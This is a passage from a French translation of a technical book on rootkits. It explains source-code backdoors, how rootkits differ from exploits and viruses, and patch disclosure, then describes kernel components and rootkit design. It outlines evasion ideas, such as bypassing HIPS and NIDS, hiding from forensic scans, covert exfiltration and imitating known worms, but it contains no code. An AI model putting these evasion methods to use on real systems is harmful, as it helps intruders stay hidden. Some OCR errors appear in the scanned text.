Parfois, un programme en modifie un autre pour l'infecter avec un *spyware,* ou programme espion. Ce type de programme peut, par exemple, suivre la navigation de l'utilisateur sur le Web pour connaître les sites qu'il visite. A l'instar des rootkits, ce sont des éléments difficiles à détecter. Certains viennent se greffer dans le navigateur ou le shell, compliquant ainsi leur éradication. Ils créent aussi parfois de façon sauvage des liens sur le bureau vers des sites commerciaux. Ce comportement incontrôlable ennuie l'utilisateur et lui rappelle surtout que son navigateur n'est pas du tout sécurisé[12].

Modification du code source

Des changements dans la logique d'un programme peuvent aussi être apportés directement au niveau du code source. Un programmeur peut ainsi insérer des lignes de code malveillantes. C'est la raison pour laquelle certaines applications militaires évitent le recours à des logiciels développés en open source, tels que Linux. Un projet conçu de cette façon autorise théoriquement n'importe qui à intégrer des modifications au code source. Certes, dans le cas de programmes importants, tels que BIND, Apache ou Sendmail, un certain contrôle est réalisé par les collaborateurs au projet. Mais les réviseurs analysent-ils réellement le code ligne par ligne ? Si c'est le cas, ils semblent ne pas le faire très correctement en ce qui concerne la recherche des failles de sécurité. Imaginez qu'un programme backdoor soit implémenté sous forme d'un bug dans un logiciel. Le développeur malveillant pourrait à dessein exposer le logiciel à un débordement de tampon. Dissimulée sous forme de bug, cette vulnérabilité serait difficile à repérer et offrirait au programmeur une possibilité de nier son méfait de manière plausible.

1. Voir www.eggheaven2000.com**.** une base de données des curiosités logicielles et des œufs de Pâques.
2. De nombreux navigateurs sont la proie de spyware, et, bien sûr, Microsoft Internet Explorer est l'une des cibles les plus visées.

Vous pourriez légitimement penser que vous pouvez faire confiance à toutes ces personnes qui développent le logiciel que vous utilisez. Après tout, leurs compétences sont, à quelques degrés près, proches de celles de Linus Torvalds[1], en qui vous avez entière confiance. C'est légitime. Mais faites-vous aussi confiance aux administrateurs système qui gèrent les serveurs de contrôle et de distribution du code source ? Il existe des cas d'attaques où les intrus ont pu accéder au code. Un cas important de compromission s'est produit lorsque les serveurs FTP racines du projet GNU (gnu.org) —code source du système d'exploitation GNU basé sur Linux— ont été compromis en 2003[1 2]. Les altérations d'un code source peuvent échouer dans des centaines de distributions de logiciels et sont extrêmement difficiles à identifier. Même le code source d'outils de professionnels en sécurité informatique a été détourné de cette façon[3].

Illégalité des modifications d'un logiciel

Certaines formes de modifications enfreignent directement la loi. Par exemple, si vous utilisez un programme pour modifier un logiciel afin de passer outre les mécanismes de protection des droits d'auteur, vous serez certainement en violation avec la loi. Cela s'applique donc à n'importe quel programme de crack de logiciel, par exemple pour supprimer la limite de temps imposée par les versions d'essai de logiciels.

Ce qu'un rootkit n'est pas

Nous avons introduit les caractéristiques générales d'un rootkit ainsi que les techniques sous-jacentes à son fonctionnement. Vous avez une idée de la puissance qu'il offre en tant qu'instrument d'une boîte à outils de hacker. Nous allons maintenant voir ce qu'un rootkit n'est pas.

1. Linus Torvalds est le créateur de Linux.
2. CERT Advisory CA-2003-21, disponible à www.cert.org/advisories/CA-2003-21.html.
3. Par exemple, le site monkey.org de D. Song a été compromis en mai 2002 et les outils hébergés, tels que Dsniff, Fragroute et Fragrouter, ont été contaminés. Voir "Download Sites Hacked, Source code Backdoored", SecurityFocus, sur www.securityfocus.com/news/462.

Un rootkit n'est pas un exploit

Un rootkit peut être utilisé conjointement à un exploit *(rappel : vulnérabilité et code d'exploitation de la vulnérabilité*), mais le rootkit est en lui-même un jeu de programmes simples. Ceux-ci font usage de fonctions et de méthodes non documentées, mais ils ne dépendent pas spécifiquement de bugs logiciels, tel un débordement de tampon.

Un rootkit est généralement déployé après l'exploitation réussie d'une faille logicielle. Les hackers ont souvent une malle aux trésors pleine d'exploits disponibles, mais ils n'ont souvent qu'un ou deux rootkits à portée de main. Indépendamment de l'exploit mis en œuvre, une fois l'intrusion réussie, l'attaquant déploie sur le système le rootkit approprié.

Bien qu'un rootkit ne soit pas un exploit, il peut toutefois intégrer du code pour exploiter une faille spécifique. Un rootkit requiert généralement l'accès au noyau et contient un ou plusieurs programmes qui sont lancés lorsque le système démarre. Il n'existe qu'un nombre limité de méthodes permettant d'injecter du code dans le noyau, par exemple en tant que driver de périphérique. Nombre de ces méthodes peuvent être détectées par une analyse forensique.

Une nouvelle façon d'installer un rootkit est aussi de recourir à l'exploit logiciel. Beaucoup d'exploits autorisent l'installation d'un code ou d'un programme tiers. Imaginez un bug dans le noyau provoquant un débordement de tampon (des bugs de cette nature ont été rapportés) permettant l'exécution d'un code arbitraire. Un débordement de tampon peut se produire dans pratiquement n'importe quel driver, par exemple celui d'une imprimante. Au démarrage du système, un programme loader peut charger un driver/rootkit. Il n'emploie pour cela pas de méthodes documentées mais exploite à la place le débordement de tampon. Il installe ainsi les parties du rootkit qui fonctionnent en mode noyau.

Le débordement de tampon est considéré par la plupart des gens comme étant un bug. Un développeur de rootkit le traitera comme une fonctionnalité non répertoriée lui permettant de charger du code dans un noyau. N'étant pas documentée, cette voie d'accès au noyau ne sera probablement pas incluse dans une investigation forensique. Plus important encore, elle ne sera pas interceptée par un programme pare-feu installé sur l'hôte. Seule une personne compétente en rétro-ingénierie aura des chances de la découvrir.

Un rootkit n'est pas un virus

Un virus est un programme automate capable d'autopropagation, ce qui lui confère une certaine indépendance. A l'inverse, un rootkit ne se reproduit pas et ne possède pas cette forme d'autonomie. Il fonctionne sous le contrôle d'une personne.

Dans la plupart des cas, il serait dangereux, et stupide, pour un attaquant d'utiliser un virus lorsqu'il souhaite procéder à une infiltration furtive. Au-delà du fait que la propagation de virus est une activité illicite, la plupart des virus ou des vers ont un fonctionnement qui échappe au contrôle et laisse des traces. En revanche, le rootkit permet à l'attaquant de garder la maîtrise des opérations. Dans le cas d'une pénétration autorisée (par exemple sous le contrôle de certaines instances), l'attaquant doit s'assurer que seules certaines cibles sont touchées, sous peine de violer la loi ou de sortir des limites de l'opération autorisée. Ce genre d'actions nécessite des contrôles stricts, et il est hors de question de recourir à un virus.

Il est possible de concevoir un virus ou un ver se propageant *via* des exploits logiciels et qui ne soit pas détecté par un système de détection d'intrusion, ou IDS *(.Intrusion Détection System*), par exemple avec un exploit *zero-day*[1]. Un tel ver pourrait se propager très lentement et être très difficile à détecter. Il peut avoir été testé dans un laboratoire bien équipé reproduisant l'environnement ciblé. Il peut inclure une restriction de portée *(area ofeffect)* pour l'empêcher de gagner des territoires hors contrôle. Il peut aussi s'agir d'un programme doté d'un temporisateur (*.land-mine timer)* qui provoque sa désactivation après une certaine période, prévenant ainsi tout problème une fois la mission terminée. Nous aborderons les systèmes de détection d'intrusion plus loin dans ce chapitre.

Le problème du virus

Même si un rootkit n'est pas un virus, les techniques qu'il emploie peuvent être utilisées par ces derniers. Un rootkit combiné à un code de virus produit une technologie très dangereuse.

Le monde a déjà vu ce que les virus peuvent faire. Certains virus ont infecté des millions d'ordinateurs en quelques heures.

L'un des systèmes d'exploitation les plus connus, Microsoft Windows, est connu pour comporter d'innombrables bugs qui permettent aux virus de contaminer les ordinateurs à travers Internet. La plupart des hackers malveillants ne révéleront pas

1. Un exploit *zero-day* est une faille qui vient d'être découverte et pour laquelle il n'existe pas encore de correctif.

au fabricant les bugs découverts. Un bug exploitable qui touche la structure d'installation par défaut de la plupart des ordinateurs Windows est pour le hacker "la clé du royaume". Aviser le fabricant serait lui remettre cette clé.

Comprendre la technologie du rootkit est également décisif pour bien se défendre contre les virus. De nombreux programmeurs de virus l'emploient déjà depuis plusieurs années. C'est une tendance dangereuse. Des algorithmes ont été publiés pour permettre une propagation virale[1] sur des centaines ou des milliers de machines en l'espace d'une heure. Les vulnérabilités exploitables à distance dans Windows sont loin d'être épuisées. Les virus qui emploient la technologie du rootkit seront plus difficiles à détecter et à contrer.

Rootkits et exploits logiciels

L'exploitation des vulnérabilités logicielles est un sujet important dans le cadre d'une étude des rootkits. Ce livre ne vous aidera pas à comprendre comment la protection des logiciels est contournée. Si ce sujet vous intéresse, nous vous recommandons le livre *Exploiting Software*[1 2].

Comme évoqué plus haut, un rootkit peut être employé dans le cadre d'un outil d'exploit (par exemple dans un virus ou un spyware).

La menace que constituent les rootkits est renforcée par le fait que les exploits logiciels existent en grand nombre. Par exemple, nous pouvons raisonnablement estimer à plus d'une centaine le nombre de failles exploitables dans la dernière version de Windows[3]. Pour la plus grande part, elles sont connues de Microsoft et sont lentement étudiées par un système d'assurance qualité et de recherche de bugs[4]. Lorsqu'elles sont identifiées, elles sont corrigées et *silencieusement patchées*[5].

1. N. Weaver, "Wharhol Worms: The Potential for Very Fast Internet Plagues", disponible sur www.cs.berkeley.edu/~nweaver/warhoI.html.
2. G. Hoglund et G. McGraw, *Exploiting Software*.
3. Nous ne pouvons prouver cette estimation mais c'est une supposition raisonnable dérivée de notre connaissance du problème.
4. La plupart des éditeurs de logiciels emploient des méthodes similaires pour rechercher et corriger les bugs dans leurs produits.
5. "Une faille "silencieusement patchée" est un bug corrigé par l'intermédiaire d'une mise à jour logicielle, mais le fabricant n'informe jamais le public ou les clients de son existence. Il est pour ainsi dire traité comme un secret et personne n'en parle. C'est en fait une pratique courante de la part de nombreux grands fabricants.

Certains bugs exploitables sont identifiés par des chercheurs indépendants et ne sont jamais communiqués au fabricant du logiciel en question. Ils sont destructeurs car personne n'est au courant excepté l'attaquant qui l'exploite. Dans ce cas, il y a peu de mesures de protection possible, ou aucune ; aucun patch, ou correctif, n'est disponible.

De nombreuses failles publiquement révélées depuis plus d'un an sont toujours largement exploitées. Même si les correctifs sont disponibles, la plupart des administrateurs ne les appliquent pas en temps voulu. C'est une attitude particulièrement dangereuse. Même si une vulnérabilité rapportée ne fait pas encore l'objet d'attaques, car, par exemple, le code d'exploitation n'est pas encore disponible, ce n'est qu'une question de temps. Quelques jours suffisent pour qu'un exploit soit publié après un rapport de faille ou l'annonce de la disponibilité d'un correctif.

Bien que Microsoft prenne le problème très au sérieux, l'intégration des changements nécessaires dans le cas d'un gros système d'exploitation nécessite des moyens et un temps considérables.

Lorsqu'un chercheur rapporte un nouveau bug à Microsoft, il lui est généralement demandé de ne pas diffuser publiquement des informations à son sujet. Certains bugs ne sont pas corrigés avant plusieurs mois après leur date de notification.

D'aucuns avancent que le maintien au secret des bugs encourage Microsoft à prendre son temps pour publier les patchs de sécurité. Tant que le public n'est pas au fait, la société n'est pas incitée à se presser. Pour pallier cette tendance, le spécialiste en sécurité eEye a élaboré une méthode intelligente pour rendre publiques les informations de vulnérabilités critiques tout en ne divulguant pas les détails.

La Figure **1.2,** provenant du site de la société eEye **(**www.eEye.com**),** illustre un rapport de bug typique. Il indique la date de notification au fabricant et le nombre de jours de dépassement du correctif attendu sur la base d'un délai de livraison opportun estimé à 60 jours. Comme nous l'avons vu dans la pratique, les plus grands fabricants prennent plus de temps que cela. Traditionnellement, il semble que les seules fois où un correctif a été publié sous quelques jours pour une faille sont lorsqu'un ver Internet est introduit pour en tirer parti.

Figure 1.2

Rapport de sécurité préalable diffusé par eEye.

EEYEB-20040802-C
Vendor: Microsoft
Severity: High (Remcte Code Execution) Date Reported: August 02, 2004 Days Since Initial Report:

Day 30 60 120

60
Days Overdue

Pourquoi les exploits posent-ils toujours problème

Le besoin de sécuriser les logiciels est reconnu depuis longtemps. Malgré tout, les exploits continuent de poser problème. La racine du problème réside dans les logiciels eux-mêmes, qui, pour la plupart, ne sont pas sécurisés. Des sociétés comme Microsoft ont fait de grands progrès dans l'amélioration de la sécurité, mais le code du système d'exploitation est écrit en C ou C++, des langages qui, de par leur *nature*, peuvent introduire des failles critiques, dont le fameux *débordement de tampon*. Ce bug constitue la vulnérabilité la plus répandue dans les logiciels actuels. Il a été à l'origine de milliers d'exploits. Et il s'agit bien d'un bug, d'un accident qui peut être corrigé[1].

Les exploits par débordement de tampon finiront par disparaître, mais pas dans un futur proche. Bien qu'un programmeur rigoureux puisse écrire du code ne présentant pas de bug de débordement de tampon (ceci indépendamment du langage car même un programme en langage assembleur peut être sécurisé), la plupart des programmeurs ne sont pas aussi appliqués. La tendance actuelle est à l'application de pratiques de codage sûres et à vérifier cela au moyen d'outils d'analyse de code automatisée pour détecter les erreurs. Microsoft emploie un jeu d'outils internes à cet effet[1 2].

Ces outils peuvent identifier certains bugs, mais pas tous. La plupart des logiciels sont très complexes et il peut être difficile de les tester en profondeur d'une manière automatisée. Certains peuvent présenter trop d'états différents pour pouvoir les évaluer tous[3]. En fait, un programme informatique peut même avoir un potentiel d'états différents supérieur au nombre de particules dans l'univers[4]. Etant donné cette complexité, il est très difficile d'en évaluer le niveau de sécurisation.

1. Les bugs de débordement de tampon ne sont pas un défaut exclusif du C et du C++, mais ces deux langages ne facilitent pas certaines pratiques de codage sûres. Ils n'offrent pas un typage sûr (un sujet traité plus loin dans ce chapitre), ils emploient des fonctions intégrées qui peuvent faire déborder les tampons, et ils sont aussi difficiles à débugger.
2. Par exemple, PREfix et PREfast ont été développés et déployés par Jon Pincus, Microsoft Research (voir http://research.microsoft.com/users/jpincus/).
3. Un "état" est comme une configuration interne dans un logiciel. A chaque fois qu'il réalise une action, son état change. La plupart des logiciels ont ainsi un nombre considérable d'états potentiels.
4. Pour comprendre cela, considérez les limites théoriques du nombre de permutations possibles d'une chaîne de bits. Par exemple, imaginez une application de 160 Mo employant 16 Mo (10 % de sa taille totale) de mémoire pour stocker ses états. Ce programme pourrait, théoriquement, avoir un potentiel de 2^A16 277 216 états différents qui, en fait, excède de loin le nombre de particules dans l'univers (estimé diversement à environ 10^A80). Merci à Aaaron Bornstein pour cet exemple explicatif.

L'adoption de langages à typage sûr, ou fort, tels que Java et C# peut contribuer à améliorer la situation. Ces langages ne garantissent pas une sécurité à toute épreuve, mais ils réduisent de façon significative les risques de débordements de tampons, de bugs de conversion de signe et de débordement d'entiers (voir l'encadré "Langages à typage sûr"). Malheureusement, ces langages n'équivalent pas en performances du C ou du C++, et la plupart des systèmes Windows, même la dernière version la plus performante, exécutent du vieux code C et C++. Les développeurs de systèmes embarqués ont changé de cap en adoptant des langages à typage sûr, mais le décollage est lent, et les millions de systèmes anciens en usage ne seront pas remplacés de sitôt. Ceci signifie que les exploits logiciels continueront encore de sévir pendant longtemps.

Langages à **typage sûr**

Les langages de programmation à typage sûr, ou fort, sont plus sécurisés en ce qui concerne certains exploits, tels que le débordement de tampon.

Sans typage fort, les données composant un programme ne seraient qu'un vaste océan de bits. Le programme pourrait alors prendre n'importe quel groupe de bits et l'interpréter de multiples façons. Ainsi, si la chaîne "GARY" était placée en mémoire, elle pourrait ensuite être utilisée non pas en tant que chaîne de caractères mais comme un entier de 32 bits, par exemple 0x47415259 (en hexadécimal) ou 1 195 463 257 (en décimal), un nombre relativement grand en fait. Lorsque des données fournies par un utilisateur tiers peuvent être mal interprétées, un exploit peut être utilisé.

En revanche, des programmes écrits dans un langage à typage fort, comme Java ou C#[1], ne convertiraient jamais "GARY" en nombre ; la chaîne serait toujours traitée en tant que texte et rien d'autre.

Techniques offensives de rootkit

Un rootkit bien conçu devrait être capable de contourner n'importe quelle mesure de sécurité, telle qu'un système pare-feu *{firewall)* ou de détection d'intrusion (IDS, *Intrusion Détection System)*. Les systèmes de détection d'intrusion sont de deux types : réseau, appelés NIDS *{Network IDS)*, ou hôte, appelés HIDS *{Host IDS)*. Certains HIDS sont conçus pour stopper les attaques avant qu'elles ne réussissent. Ils offrent une "défense active" et préventive, c'est pourquoi ils sont aussi qualifiés de systèmes de prévention d'intrusion, ou HIPS *{Host Intrusion Prévention System)*.

1. C# (prononé "see sharp" ou "C sharp") est un langage différent du C ou du C++.

Pour simplifier, nous utiliserons ce sigle de façon générique pour nous référer à ces solutions d'hôte.

Systèmes d'hôte

La technologie HIPS peut être conçue en interne ou acquise. Voici quelques exemples de logiciels HIPS :

H Blink (eEye Digital Security, www.eEye.com) ;

■ IPD *(Integrity Protection Driver)*, Pedestal Software, www.pedestal.com ;

B Entercept (**www.networkassociates.com**) ;

B Okena StormWatch (maintenant appelé Cisco Security Agent, www.cisco.com) ;

a LIDS *(Linux Intrusion Détection System,* www.lids.org) ;

H WatchGuard ServerLock (www.watchguard.com).

Pour un rootkit, c'est la technologie HIPS qui offre la meilleure contre-attaque. Un HIPS peut parfois le détecter pendant qu'il s'installe et également l'intercepter lorsqu'il communique sur le réseau. Beaucoup de HIPS se fondent sur une technologie de niveau noyau et peuvent surveiller le système d'exploitation. En bref, un HIPS est un outil antirootkit. Ceci signifie que tout ce qu'un rootkit fait sur un système sera très vraisemblablement détecté et stoppé. Lorsqu'un rootkit est utilisé contre un système protégé par un HIPS, l'attaquant doit soit contourner le HIPS, soit chercher une cible plus facile.

Le Chapitre 10 couvre le développement de la technologie HIPS. Il inclut aussi des exemples de code antirootkit. Le code peut aider à comprendre comment un HIPS peut être contourné et comment construire son propre système de protection.

Systèmes de réseau

Les NIDS offrent également une bonne résistance aux rootkits, mais un rootkit bien conçu peut leur échapper. Bien qu'en théorie une analyse statistique puisse détecter les canaux de communication masqués, c'est rarement fait dans la pratique. Les connexions réseau vers un rootkit emploient vraisemblablement un canal de communication dissimulé dans des paquets à l'apparence anodine. Tout transfert de données important est chiffré. La plupart des déploiements de NIDS traitent de

grands flux de données, jusqu'à 300 Mo/s, et le petit filet de données en direction d'un rootkit passe inaperçu. En revanche, un rootkit utilisé conjointement à un exploit connu du public aura plus de chances d'être détecté par un NIDS *.

Contournement d'un IDS/IPS

Pour contourner un système pare-feu et un système IDS/IPS, il existe deux méthodes : l'approche active et l'approche passive. Elles peuvent être combinées pour créer un rootkit plus robuste. Les ingrédients de l'approche active agissent lors de l'exécution de l'opération et visent la prévention de la détection. En cas de suspicion, l'approche passive est appliquée "en coulisse" pour éviter un repérage par analyse forensique.

Les attaques actives sont des modifications apportées au matériel et au noyau et visent à infiltrer le système et à tromper le logiciel de détection d'intrusion. Elles prévoient généralement certaines mesures pour désactiver le logiciel HIPS (comme Okena ou Entercept). Elles sont souvent appliquées dans les situations où un logiciel actif en mémoire cherche à détecter les rootkits. Elles peuvent aussi être utilisées pour rendre les outils de l'administrateur inaptes à la détection. Une attaque complexe pourrait rendre inefficace n'importe quel outil de sécurité. Par exemple, une attaque active pourrait détecter un analyseur de virus et le désactiver.

Les attaques passives concernent la dissimulation des données stockées et transférées. Par exemple, le chiffrement des données avant leur stockage sur le système de fichiers en fait partie. Une attaque plus avancée consisterait à stocker la clé de déchiffrement dans une mémoire non volatile, telle qu'une mémoire flash RAM ou EPROM, et non sur le système de fichiers. Une autre attaque de ce type serait l'emploi d'un canal masqué pour exfiltrer des données hors du réseau.

Finalement, un rootkit ne devrait pas être détecté par un scanner de virus. Un scanner de vims non seulement opère en temps réel mais peut aussi être utilisé pour scanner un système de fichiers "hors ligne". Par exemple, un disque dur peut être examiné sur un banc d'analyse en laboratoire pour y rechercher la présence de virus. Dans une telle situation, un rootkit doit être dissimulé au sein du système de fichiers de manière à ne pas être repéré par le scanner. [1]

1. Lors de l'emploi d'un exploit répertorié, un attaquant peut créer le code de l'exploit de manière à imiter le comportement d'un ver déjà connu, par exemple celui du ver Blaster. L'attaque sera alors interprétée par la plupart des administrateurs de sécurité comme étant de simples actions du ver connu, et ils manqueront de repérer l'attaque particulière.

Contournement des outils d'analyse forensique

Idéalement, un rootkit ne devrait jamais être détecté par une analyse forensique. Le problème est difficile à résoudre pour l'attaquant. Il existe des outils d'analyse de disques durs puissants. Certaines solutions, telles que celles d'Encase **(**www.encase.com**),** sont mises en œuvre lorsqu'une contamination est suspectée, alors que d'autres outils, tels que Tripwire, sont utilisés pour s'assurer qu'un système demeure libre de toute infection. Dans le premier cas, on recherche le mal, dans le second, on s'assure que tout va bien.

Encase analyse les octets du disque pour rechercher certaines signatures. Cet outil peut examiner le disque entier et non seulement des fichiers. L'espace non utilisé *(slack space)* dans les clusters du disque ainsi que les fichiers supprimés sont aussi pris en compte. Pour éviter d'être repéré, le rootkit doit ne pas comporter de chaînes d'octets reconnaissables. Pour cela, l'emploi de la stéga- nographie peut se révéler une technique puissante. Le chiffrement peut aussi être efficace, mais les outils capables de mesurer le côté aléatoire des données peuvent identifier les blocs chiffrés. Si le chiffrement est utilisé, la portion du rootkit responsable du déchiffrement doit de toute façon rester non cryptée. Le programmeur du rootkit peut utiliser des techniques de mutation polymorphique pour camoufler davantage cette portion. La qualité de la détection dépend aussi de celui qui pilote l'outil. Donc, si un attaquant pense à une méthode de dissimulation qui échappe au technicien effectuant l'analyse, son rootkit pourrait y échapper.

Les outils qui effectuent un hachage cryptographique sur un système de fichiers, tels que Tripwire, recourent à une base de données de hachage qui doit être construite à partir d'un système propre. Théoriquement, si une copie d'un système intact (c'est-à-dire une copie du disque dur) a été réalisée avant une contamination, une analyse hors ligne pourra être effectuée pour comparer la nouvelle image du disque à l'ancienne. Toute différence est notée. Un rootkit peut constituer l'une des différences, mais il y en aura d'autres aussi. Un système en production change avec le temps. Pour éviter d'être découvert, un rootkit peut se cacher dans le "bruit" ordinaire du système de fichiers. De plus, les outils de ce type n'examinent que les fichiers, et probablement certains fichiers seulement, par exemple ceux qui sont estimés importants. Ils ne traitent pas les méthodes de stockage non conventionnelles comme les mauvais secteurs d'un disque. De plus, les fichiers de données temporaires sont vraisemblablement ignorés. Ceci laisse des emplacements de dissimulation possibles pour l'attaquant.

Si un attaquant s'inquiète du risque de voir son rootkit détecté car l'administrateur procède à un hachage de toutes les zones, il peut éviter totalement le système de fichiers, par exemple en installant le rootkit en mémoire et en n'utilisant jamais le disque. Le désavantage pour lui est qu'un rootkit en mémoire volatile disparaîtra avec le redémarrage du système.

Dans un cas extrême, un rootkit peut aussi s'installer dans un microcode (*firmware*) sur une mémoire BIOS ou une mémoire flash RAM.

Conclusion

Les rootkits de première génération n'étaient que des programmes ordinaires. Aujourd'hui, ils se présentent sous forme de drivers de périphériques. Au cours des prochaines années, des rootkits avancés pourront modifier ou s'installer dans le microcode d'un processeur ou résider principalement dans les puces d'un ordinateur. Par exemple, il n'est pas inconcevable que le bitmap d'un circuit FPGA *(Field Programmable Gâte Array)* soit modifié pour inclure un programme backdoor[1]. Bien sûr, ce type de rootkit devra être créé pour une cible spécifique. Les rootkits qui emploient des services de système d'exploitation génériques seront certainement les plus nombreux.

Le type de technologie de rootkit permettant une dissimulation dans un FPGA, donc pour des attaques matérielles, ne convient pas pour les vers de réseau. La technique employée pour ces derniers est facilitée par l'homogénéité de l'informatique à grande échelle. En d'autres termes, les vers de réseau fonctionnent le mieux lorsque les systèmes ou logiciels ciblés sont les mêmes. Dans le domaine des rootkits spécifiques au matériel, il y a de nombreuses petites différences qui rendent difficiles les attaques multicibles. Ces attaques seront plus probablement utilisées lorsque la cible peut être analysée par l'attaquant pour créer un rootkit spécifique.

Tant que les logiciels comprendront des vulnérabilités exploitables, les rootkits en tireront parti. Le rootkit et l'exploit logiciel forment un couple naturel. Toutefois, même si de tels exploits n'étaient pas possibles, les rootkits existeraient quand même.

1. Ceci suppose un espace suffisant (en matière de portes) pour ajouter des fonctionnalités au FPGA. Les fabricants d'équipement tentent de baisser leur coût pour le moindre composant. Aussi, il est probable qu'un FPGA soit aussi petit que possible pour l'application recherchée et ne laisse pas de place pour l'ajout d'autres fonctions. Pour insérer un rootkit dans un tel emplacement réduit, d'autres fonctionnalités doivent alors être supprimées.

Au cours des prochaines décennies, le débordement de tampon, actuellement le "roi de tous les exploits logiciels", sera mort et enterré. Les progrès au niveau des langages à typage sûr, les compilateurs et les technologies de machine virtuelle ne permettront plus son exploitation, ce qui frappera un grand coup au sein de ceux qui comptent sur l'exploitation à distance. Ceci ne signifie pas pour autant que l'exploitation des bugs logiciels s'arrêtera. Le nouveau domaine d'exploitation seront les erreurs de logique dans les programmes et non plus le défaut d'architecture du débordement de tampon.

Avec ou sans l'exploitation à distance, les rootkits perdureront néanmoins. Ils peuvent être placés dans les systèmes à différents stades du développement à la distribution. Il y aura toujours des personnes pour vouloir en espionner d'autres. Ceci signifie que les rootkits auront toujours une place. Les programmes de backdoor et les infiltrations technologiques sont intemporelles !

2

Infiltration du noyau

Sur son visage, je ne lus rien de l 'horreur qui me secouait : j 'y découvris plutôt l'expression calme et intéressée du chimiste qui voit, d'une solution saturée à l'excès, les cristaux tomber en place.

- *La Vallée de la peur,* sir Arthur Conan Doyle

Indépendamment de leur forme et de leur taille, les ordinateurs comprennent tous des logiciels et possèdent pour la plupart un système d'exploitation. Le système d'exploitation est l'ensemble fondamental de programmes qui fournit des services à d'autres programmes sur une machine. Nombre de systèmes d'exploitation sont multitâches, permettant à plusieurs programmes de s'exécuter simultanément.

A différents types d'équipements informatiques peuvent correspondre différents systèmes d'exploitation. Par exemple, le système d'exploitation le plus largement répandu sur les PC est Microsoft Windows. Un grand nombre de serveurs sur Internet emploient Linux ou Sun Solaris, tandis que d'autres utilisent Windows. Les systèmes embarqués exécutent VXWorks et beaucoup de téléphones cellulaires emploient Symbian.

Quels que soient les équipements sur lesquels ils sont installés, tous les systèmes d'exploitation ont un objectif commun : offrir aux applications une interface unique et cohérente pour accéder à l'équipement. Ces services centraux contrôlent l'accès au système de fichiers, à la carte réseau, au clavier, à la souris et à l'écran.

Une autre fonction du système d'exploitation est de fournir des informations de debugging et de diagnostic à propos de l'équipement. Par exemple, la plupart des systèmes d'exploitation peuvent lister les logiciels installés ou en cours d'exécution et disposent également de mécanismes de journalisation pour que les applications puissent signaler lorsqu'elles plantent, lorsqu'un utilisateur n'est pas parvenu à se connecter correctement, etc.

Bien qu'il soit possible d'écrire des applications qui contournent le système d'exploitation (méthodes d'accès direct non documentées), la majorité des développeurs ne le fait pas. Le système d'exploitation est le moyen d'accès "officiel" et il est nettement plus simple de l'utiliser. C'est pourquoi pratiquement toutes les applications passent par lui pour ces services. C'est aussi pourquoi un rootkit qui modifie le système d'exploitation peut affecter quasiment tous les programmes qui s'exécutent dessus.

Ce chapitre entre dans le vif du sujet en abordant l'écriture d'un premier rootkit pour Windows. Nous introduirons le code source et expliquerons comment configurer l'environnement de développement. Nous couvrirons aussi certains concepts fondamentaux relatifs au noyau ainsi que le fonctionnement des drivers.

Les composants importants du noyau

Afin de comprendre comment les rootkits peuvent être employés pour infiltrer le noyau d'un système d'exploitation, il peut être utile de savoir quelles fonctions sont gérées par le noyau. Le Tableau 2.1 décrit les principaux composants fonctionnels du noyau.

Tableau 2.1 : Composants fonctionnels du noyau

Gestion des processus	Les processus ont besoin de temps processeur. Le code qui permet d'assigner du temps processeur est contenu dans le noyau. Si le système d'exploitation supporte les threads, le noyau allouera du temps à chacun d'eux. Des structures de données en mémoire gardent trace de tous les threads et processus. En modifiant ces structures, un attaquant peut dissimuler un processus.

Tableau 2.1 : Composants fonctionnels du noyau *(suite)*

Accès aux fichiers	Le système de fichiers est l'un des composants les plus importants d'un système d'exploitation. Des drivers peuvent être chargés pour gérer différents systèmes de fichiers sous-jacents (tels que NTFS). Le noyau offre une interface cohérente avec ces systèmes de fichiers. En modifiant le code dans cette partie du noyau, un attaquant peut dissimuler des fichiers et des répertoires.
Sécurité	Le noyau est l'ultime responsable chargé d'imposer des restrictions entre les processus. Certains systèmes simples n'appliquent aucune sécurité. Par exemple, nombre de systèmes embarqués autorisent n'importe quel processus à accéder à la totalité de l'espace mémoire. Sur les systèmes Unix et Windows, le noyau applique des permissions et isole les plages mémoire des différents processus. En apportant seulement quelques changements au code dans cette partie du noyau, un attaquant peut éliminer tous les mécanismes de sécurité.
Gestion de la mémoire	Certaines plates-formes matérielles, comme celles de la famille Intel Pentium, utilisent des modèles de gestion de la mémoire complexes. Une même adresse mémoire peut être mise en correspondance avec plusieurs emplacements physiques. Par exemple, deux processus peuvent tous deux effectuer une lecture en mémoire en utilisant l'adresse 0x00401111 et récupérer pourtant des valeurs différentes. L'adresse utilisée par chaque processus est appelée une adresse virtuelle et pointe vers un emplacement complètement différent de la mémoire physique, contenant des données distinctes. Vous en apprendrez davantage sur le mapping mémoire virtuelle/mémoire physique au Chapitre 3. Ceci est possible car le mapping de l'espace mémoire privé de chaque processus est différent. Exploiter cet aspect dans le noyau peut être très commode pour éviter que des données ne soient détectées par des debuggeurs ou des logiciels d'analyse forensique actifs.

Maintenant que vous avez une idée des principales fonctions accomplies par le noyau, nous allons voir comment un rootkit doit être conçu pour pouvoir le modifier.

Conception d'un rootkit

Un attaquant conçoit généralement un rootkit pour s'en prendre à un système d'exploitation et à un ensemble de programmes spécifiques. Si le rootkit a été conçu pour accéder directement au matériel, il sera limité à ce matériel spécifique. Un rootkit peut s'appliquer à plusieurs versions d'un système d'exploitation mais sera néanmoins limité à cette famille de systèmes. Par exemple, certains rootkits du domaine public affectent toutes les versions de Windows NT, 2000 et XP. Ceci est possible uniquement lorsque toutes les versions ont des structures de données et des comportements similaires. Il serait beaucoup moins envisageable de créer un rootkit générique pouvant infecter à la fois Windows et Solaris, par exemple.

Un rootkit peut utiliser plusieurs modules de noyau ou drivers. Par exemple, un attaquant pourrait utiliser un driver pour gérer toutes les opérations de dissimulation de fichiers et un autre pour dissimuler des clés de registre. Répartir le code entre de nombreux drivers est parfois préférable car cela en facilite la gestion, à condition que chaque driver ait une tâche précise. Il serait difficile pour un attaquant de gérer un driver monolithique "fourre-tout" offrant toutes les fonctions imaginables.

Un rootkit, un système

Un rootkit devrait être suffisant pour n'importe quel système. Un rootkit est intrusif et modifie les données du système cible. Les attaquants font généralement en sorte que ces modifications soient minimales, mais l'installation de plusieurs rootkits pourrait conduire à des modifications de modifications et éventuellement à une corruption du système. Dans la plupart des cas, les rootkits partent du principe que le système cible est intact. Un rootkit peut vérifier la présence de logiciels de détection ou de protection contre les hackers (tels que des systèmes pare-feu d'hôte) mais ne vérifie habituellement pas la présence d'autres rootkits. Si un autre rootkit a déjà été installé sur le système, la meilleure option pour l'attaquant serait d'abandonner, c'est-à-dire de stopper, l'exécution de son rootkit en raison d'une erreur.

